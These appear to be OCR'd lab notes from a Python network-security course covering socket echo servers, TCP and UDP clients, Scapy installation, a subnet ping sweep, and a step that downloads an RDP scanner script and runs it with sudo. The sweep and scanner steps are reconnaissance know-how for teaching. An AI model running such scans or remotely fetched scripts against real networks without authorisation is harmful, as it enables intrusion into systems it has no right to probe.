src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 74.125.53.132 (port : 80)-> dest: 192.168.0.142 (port 58299)
src: 192.168.0.142 (port : 58299)-> dest: 74.125.53.132 (port 80)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
```

Python Basic Network Scanning Labs

Lesson 25:Sockets:

In this lab we will learn about Sockets.

Sockets:
- TCP and UDP
  - Standard Servers and Clients
- Raw Sockets
  - Sniffing and Injection

Client-Server Programming:
- Server
  - Offer a service
- Client
  - Use or consume a service

To use Sockets, we will need to use the sockets module.

```
>>> import socket
```

Create a tcp Socket

```
>>> tcpSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

socket.AF_INET is the Address Family
socket.SOCK_STREAM is used for TCP sockets

Bind a socket to a port

```
>>> tcpSocket.bind(("0.0.0.0", 8000))
>>> tcpSocket.bind(("IP",port))
```

Start listening on port 8000 at IP address 0.0.0.0

```
>>> tcpSocket.listen(2)
```

```
        >>> (client, (ip, port) = tcpSocket.accept()
```

Send a Welcome message to client

```
        >>> client.send("Welcome to Strategic Security's Python Programming
Course\n")
```

#creates a separate socket per client, if no client, the system will wait for a socket.

vi Server.py

```
#!/usr/bin/env python
# coding: utf-8

import socket

tcpsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcpsocket.bind(('0.0.0.0',8000))
tcpsocket.listen(2)

print "Waiting for a client …"

(client, (ip, port)) = tcpsocket.accept()

print "Received connection from:", ip

print "Starting ECHO output..."

data = 'test'

client.send("Welcome to Strategic Security's Python Programing Course!\n")
while len(data):
                data = client.recv(2048)
                print "Client sent: ", data
                client.send(data)

print "Closing connection ..."
```

```
strategicsec@ubuntu: ~
#!/usr/bin/env python
# coding: utf-8

import socket

tcpsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcpsocket.bind(('0.0.0.0',8000))
tcpsocket.listen(2)

print "Waiting for a client …"

(client, (ip, port)) = tcpsocket.accept()

print "Received connection from:", ip

print "Starting ECHO output..."

data = 'test'

client.send("Welcome to Strategic Security's Python Programing Course!\n")
while len(data):
                        data = client.recv(2048)
                        print "Client sent: ", data
                        client.send(data)

print "Closing connection ..."
~
"Server.py" 26L, 603C                                          1,1           All
```

Execute the script

```
strategicsec@ubuntu: ~
strategicsec@ubuntu:~$ python Server.py
Waiting for a client …
```

Use the netcat(nc) client to connect to our server

$ nc <IP> <port>
$ nc 192.168.5.3 8000

```
root@Jura:~# nc 192.168.164.128 8000
Welcome to Strategic Security's Python Programing Course!
```

The server 192.168.5.3 will start the ECHO output as soon as the client 192.168.5.100 connects to it on port 8000.

```
strategicsec@ubuntu: ~
strategicsec@ubuntu:~$ python Server.py
Waiting for a client …
Received connection from: 192.168.164.1
Starting ECHO output...
```

Our server echos all data that is sent to it.

'Hello World'

```
root@Jura:~# nc 192.168.164.128 8000
Welcome to Strategic Security's Python Programing Course!
Hello World
Hello World
```

On the server we will see "Client sent: Hello World"

```
strategicsec@ubuntu:~$ python Server.py
Waiting for a client …
Received connection from: 192.168.164.1
Starting ECHO output...
Client sent:  Hello World
```

Allow reuse of socket:

tcpSocket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)


Tasks:

1. Create a simple "echo server" to handle one client
2. Create a multi-threaded "echo server"
3. Create a multi-process "echo server"
4. Create a Non-Blocking Multiplexed "echo server" using Select()

Lesson 26:TCP Client and TCP Server


vi tcpclient.py

```
#!/usr/bin/python
# tcpclient.py

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
hostport = ("127.0.0.1", 1337)
s.connect(hostport)
s.send("Hello\n")
buf = s.recv(1024)
print "Received", buf
```




vi tcpserver.py


```
#!/usr/bin/python
# tcpserver.py

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
hostport = ("", 1337)
s.bind(hostport)
s.listen(10)
while 1:
	cli,addr = s.accept()
	print "Connection from", addr
	buf = cli.recv(1024)
	print "Received", buf
	if buf == "Hello\n":
		cli.send("Server ID 1\n")
	cli.close()
```



python tcpserver.py




--open another terminal--
python tcpclient.py



Lesson 27:UDP Client and UDP Server


vi udpclient.py

```
#!/usr/bin/python
# udpclient.py
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
hostport = ("127.0.0.1", 1337)
s.sendto("Hello\n", hostport)
buf = s.recv(1024)
print buf
```




vi udpserver.py


```
#!/usr/bin/python
# udpserver.py

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
hostport = ("127.0.0.1", 1337)
s.bind(hostport)
while 1:
        buf, address = s.recvfrom(1024)
        print buf
        if buf == "Hello\n":
                s.sendto("Server ID 1\n", address)
```



python udpserver.py



--open another terminal--
python udpclient.py



Scapy

Scapy is a packet manipulation tool for computer networks. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery.

Run the following commands in a terminal (alt + ctrl + t)

sudo apt-get update && sudo apt-get install python-scapy python-pyx python-gnuplot

Following the prompt by pressing Y for yes, after a few minutes the output should look like this:

```
strategicsec@ubuntu:~$ sudo apt-get update && sudo apt-get install python-scapy
python-pyx python-gnuplot
Ign http://us.archive.ubuntu.com precise InRelease
Ign http://us.archive.ubuntu.com precise-updates InRelease
Ign http://us.archive.ubuntu.com precise-backports InRelease
Ign http://security.ubuntu.com precise-security InRelease
```


To run Scapy interactively:

sudo scapy


```
strategicsec@ubuntu:~$ sudo scapy
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
```

Lesson 28:Installing Scapy

sudo apt-get update



sudo apt-get install python-scapy python-pyx python-gnuplot




Reference Page For All Of The Commands We Will Be Running:
http://samsclass.info/124/proj11/proj17-scapy.html

To run Scapy interactively

sudo scapy

Lesson 29:Ping Sweeping with Scapy

```
#!/usr/bin/python
from scapy.all import *

TIMEOUT = 2
conf.verb = 0
for ip in range(0, 256):
   packet = IP(dst="192.168.3." + str(ip), ttl=20)/ICMP()
   reply = sr1(packet, timeout=TIMEOUT)
   if not (reply is None):
      print reply.dst, "is online"
   else:
      print "Timeout waiting for %s" % packet[IP].dst
```




```
################################################
# Checking out some scapy based port scanners #
################################################

wget https://s3.amazonaws.com/SecureNinja/Python/rdp_scan.py

cat rdp_scan.py

sudo python rdp_scan.py 10.10.30.250
```

Dealing with conf.verb=0 NameError

conf.verb = 0
NameError: name 'conf' is not defined

Fixing scapy - some scripts are written for the old version of scapy so you'll have to change the following line from:

from scapy import *
to
from scapy.all import *

Reference:
http://hexale.blogspot.com/2008/10/wifizoo-and-new-version-of-scapy.html

conf.verb=0 is a verbosity setting (configuration/verbosity = conv

Here are some good Scapy references:
http://www.secdev.org/projects/scapy/doc/index.html
http://resources.infosecinstitute.com/port-scanning-using-scapy/
http://www.hackerzvoice.net/ouah/blackmagic.txt
http://www.workrobot.com/sansfire2009/SCAPY-packet-crafting-reference.html

